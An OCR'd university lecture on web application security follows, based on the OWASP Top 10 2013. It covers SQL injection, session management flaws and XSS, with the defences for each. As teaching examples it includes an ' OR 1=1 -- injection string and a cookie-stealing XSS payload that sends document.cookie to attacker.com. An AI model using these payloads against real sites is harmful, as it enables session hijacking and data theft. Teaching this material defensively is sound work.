# Security Engineering

## Lecture 13 – Web Application Security


Federica Paci

With the courtesy of OWASP Foundation

# Lecture Outline

- Main Web Application Security Threats
  - OWASP Top 10 2013  Risks
    - Injection
    - Broken Authentication and Session Management
    - Cross-Site-Scripting (XSS)
    - Insecure Direct Object References
    - …….
  - OWASP Top 10 Basic Security Controls
- Web Application Hacking Lab
  - You play the role of the hacker


# What is Web Application Security?



# What is an OWASP?

- Open Web Application Security Project
  - http://www.owasp.org
  - Open community focused on understanding and improving the security of web applications and web services!
  - Hundreds of volunteer experts from around the world
  - Top Ten Project
    - http://www.owasp.org/index.php/Top_10
    - Raise awareness with a simple message
    - Lead by Aspect Security

# OWASP Top Ten (2013 Edition)



A1: Injection

A2: Broken Authentication and Session Management

A3: Cross-Site Scripting (XSS)

A4: Insecure Direct Object References

A5: Security Misconfiguration

A6: Sensitive Data Exposure


A7: Missing Function Level Access Control

A8: Cross Site Request Forgery (CSRF)

A9: Using Known Vulnerable Components

A10: Unvalidated Redirects and Forwards

# OWASP Top 10 Risk Rating Methodology



- https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology

# 2013-A1 – Injection

## Injection means…

- Tricking an application into including unintended commands in the data sent to an interpreter

## Interpreters…

- Take strings and interpret them as commands
- SQL, OS Shell, LDAP, XPath, Hibernate, etc…


## SQL injection is still quite common


- Many applications still susceptible (really don't know why)
- Even though it's usually very simple to avoid

## Typical Impact

- Usually severe. Entire database can usually be read or modified
- May also allow full database schema, or account access, or even OS level access

# SQL Injection – Illustrated




Account: ' OR 1=1 --

SKU:

1. Application presents a form to the attacker
2. Attacker sends an attack in the form data
3. Application forwards attack to the database in a SQL query
4. Database runs query containing attack and sends encrypted results back to application
5. Application decrypts data as normal and sends results to the user

# SQL Injection Illustrated

```
String query = "SELECT * FROM accounts WHERE acct = ”+
request.getParameter(”account");

 try {
      Statement statement = connection.createStatement( … );
      ResultSet results = statement.executeQuery( query );
     }
```

## Resulting SQL Query:

```
"SELECT * FROM accounts WHERE acct = ' or '1'='1 ”
```

Returns all Account numbers!!!

# A1 – Avoiding Injection Flaws

UNIVERSITY OF TRENTO

## Recommendations

- Avoid the interpreter entirely, or
- Use an interface that supports bind variables (e.g., prepared statements, or stored procedures)
- Encode all user input before passing it to the interpreter
- Always perform ‘white list’ input validation on all user supplied input
- Always minimize database privileges to reduce the impact of a flaw

## References

- For more details, read the https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

# A1 – Avoiding Injection Flaws

- **Prepared Statement**

```
String account = request.getParameter(”account");
// This should REALLY be validated to
// perform input validation to detect attacks

String query = "SELECT * FROM accounts WHERE acct = ? ";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, account);
ResultSet results = pstmt.executeQuery( );
```

# A1 – Avoiding Injection Flaws

- **Character Escaping**

```
String query = "SELECT * FROM accounts WHERE acct = ″+
request.getParameter(″account");

 try {
      Statement statement = connection.createStatement( … );
      ResultSet results = statement.executeQuery( query );
     }
```

```
Codec ORACLE_CODEC = new OracleCodec();
String query = "SELECT * FROM accounts WHERE acct '" +
ESAPI.encoder().encodeForSQL( ORACLE_CODEC,
req.getParameter(″account")) +"'";
```

# A2 – Broken Authentication and Session Management

## HTTP is a “stateless” protocol

- Means credentials have to go with every request
- Should use SSL for everything requiring authentication

## Session management flaws

- SESSION ID used to track state since HTTP doesn’t
- SESSION ID is just as good as credentials to an attacker
- SESSION ID is typically exposed on the network, in browser, in logs, …

## Beware the side-doors


- Change my password, remember my password, forgot my password, secret question, logout, email address, etc…

## Typical Impact


- User accounts compromised or user sessions hijacked

# Broken Authentication & Session Management Illustrated

1 User sends credentials



www.tripadvisor.com?JSESSIONID=9FA1DB9EA...



Plan the perfect trip

○ Hotels
○ Flights
○ Restaurants
○ Vacation rentals
● Things to do


montreal

**Montreal** Botanical Gardens (Jardin Botanique de **Montreal**), **Montreal**, Quebec
**Montreal** Museum of Fine Arts (Musee des Beaux-Arts), **Montreal**, Quebec
**Montreal** Science Centre, **Montreal**, Quebec
**Montreal** Insectarium, **Montreal**, Quebec
**Montreal** Bistro and Jazz Club, Toronto, Ontario
**Montreal** Decorative Arts Museum (Musee des Arts Decoratifs de **Montreal**), **Montreal**, Quebec
**Montreal** Holocaust Memorial Centre, **Montreal**, Quebec

2 Tripadvisor uses URL rewriting (i.e., put session in URL)

3 User sends via email the link to his friend

4 Friend use the link



5 Friend uses JSESSIONID and book the trip using victim's credit card

# A2 – Avoiding Broken Authentication and Session Management

## Authentication

- Set Strong Passwords
- Implement Secure Password Recovery Mechanisms
- Store Password in a Secure Fashion
- Transmit Password over TLS
- Re-authenticate for Sensitive Functions
- Use Multi-Factor Authentication

## Follow the guidance from

- https://www.owasp.org/index.php/Authentication_Cheat_Sheet

# A2 – Avoiding Broken Authentication and Session Management

## Session Management

- Not include sensitive information in the SESSIONID
- Transmit SESSIONID over HTTPS
- Use non persistent cookies
- Always validate your SESSIONID
- Set expiration timeouts for every session
- Do not cache SESSIONIDs

## Follow the guidance from

- https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

# A3 – Cross-Site Scripting (XSS)

## Occurs any time…

- Raw data from attacker is sent to an innocent user’s browser

## Raw data…

- Stored in database
- Reflected from web input (form field, hidden field, URL, etc…)
- Sent directly into rich JavaScript client

## Virtually every web application has this problem

- Try this in your browser – javascript:alert(document.cookie)

## Typical Impact


- Steal user’s session, steal sensitive data, rewrite web page, redirect user to phishing or malware site
- Most Severe: Install XSS proxy which allows attacker to observe and direct all user’s behavior on vulnerable site and force user to other sites


# Cross-Site Scripting Illustrated

UNIVERSITY OF TRENTO


1

Application uses untrusted data to create HTML snippet (String) page += "<input name='creditcard' type='TEXT‘ value='" + request.getParameter("CC") + "'>";







2



Attacker modifies CC parameter

'><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.





How to Exploit Hidden Fields - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address http://localhost/WebGoat/attack?Screen=6&menu=51
Go
Logout
OWASP WebGo
Admin Functions
General
Broken Authentication and
Session Management
Broken Access Control
Cross-Site Scripting (XSS)
Unvalidated Parameters
How to Exploit Hidden Fields
How to Bypass Client Side
JavaScript Validation
How to Exploit Unchecked
Email
Insecure Storage
Injection Flaws
Improper Error Handling
Code Quality
Challenge
The total charged to your credit card: $2999.99
Update Cart
Purchase
Sponsored by ASPECT SECURITY
Local intranet

Script runs inside victim's browser with full access to the cookies

3

Script silently sends attacker victim's session cookie

# Avoiding XSS Flaws

- **Recommendations**
  - Eliminate Flaw
    - Don't include user supplied input in the output page
  - Defend Against the Flaw
    - Output encode all user supplied input (Use OWASP's ESAPI or Java Encoders to output encode)

      https://www.owasp.org/index.php/ESAPI

      https://www.owasp.org/index.php/OWASP_Java_Encoder_Project
    - Perform 'white list' input validation on all user input to be included in page
    - For large chunks of user supplied HTML, use OWASP's AntiSamy to sanitize this HTML to make it safe

      See: https://www.owasp.org/index.php/AntiSamy
- **References**
  - For how to output encode properly, read the https://www.owasp.org/index.php/XSS_(Cross Site Scripting) Prevention Cheat Sheet

(AntiSamy)

# Safe Escaping Scheme

- HTML Element Content

```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</
body>
<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</
div>
 any other normal HTML elements
```

- & --> &amp;
- < --> &lt;
- > --> &gt;
- " --> &quot;
- ' --> &#x27
- / --> &#x2F;

# 2013-A4 – Insecure Direct Object References

## How do you protect access to your data?

- This is part of enforcing proper “Authorization”, along with A7 – Failure to Restrict URL Access

## A common mistake …

- Only listing the ‘authorized’ objects for the current user, or
- Hiding the object references in hidden fields
- … and then not enforcing these restrictions on the server side
- This is called presentation layer access control, and doesn’t work
- Attacker simply tampers with parameter value

## Typical Impact

- Users are able to access unauthorized files or data


# A4 - Insecure Direct Object References

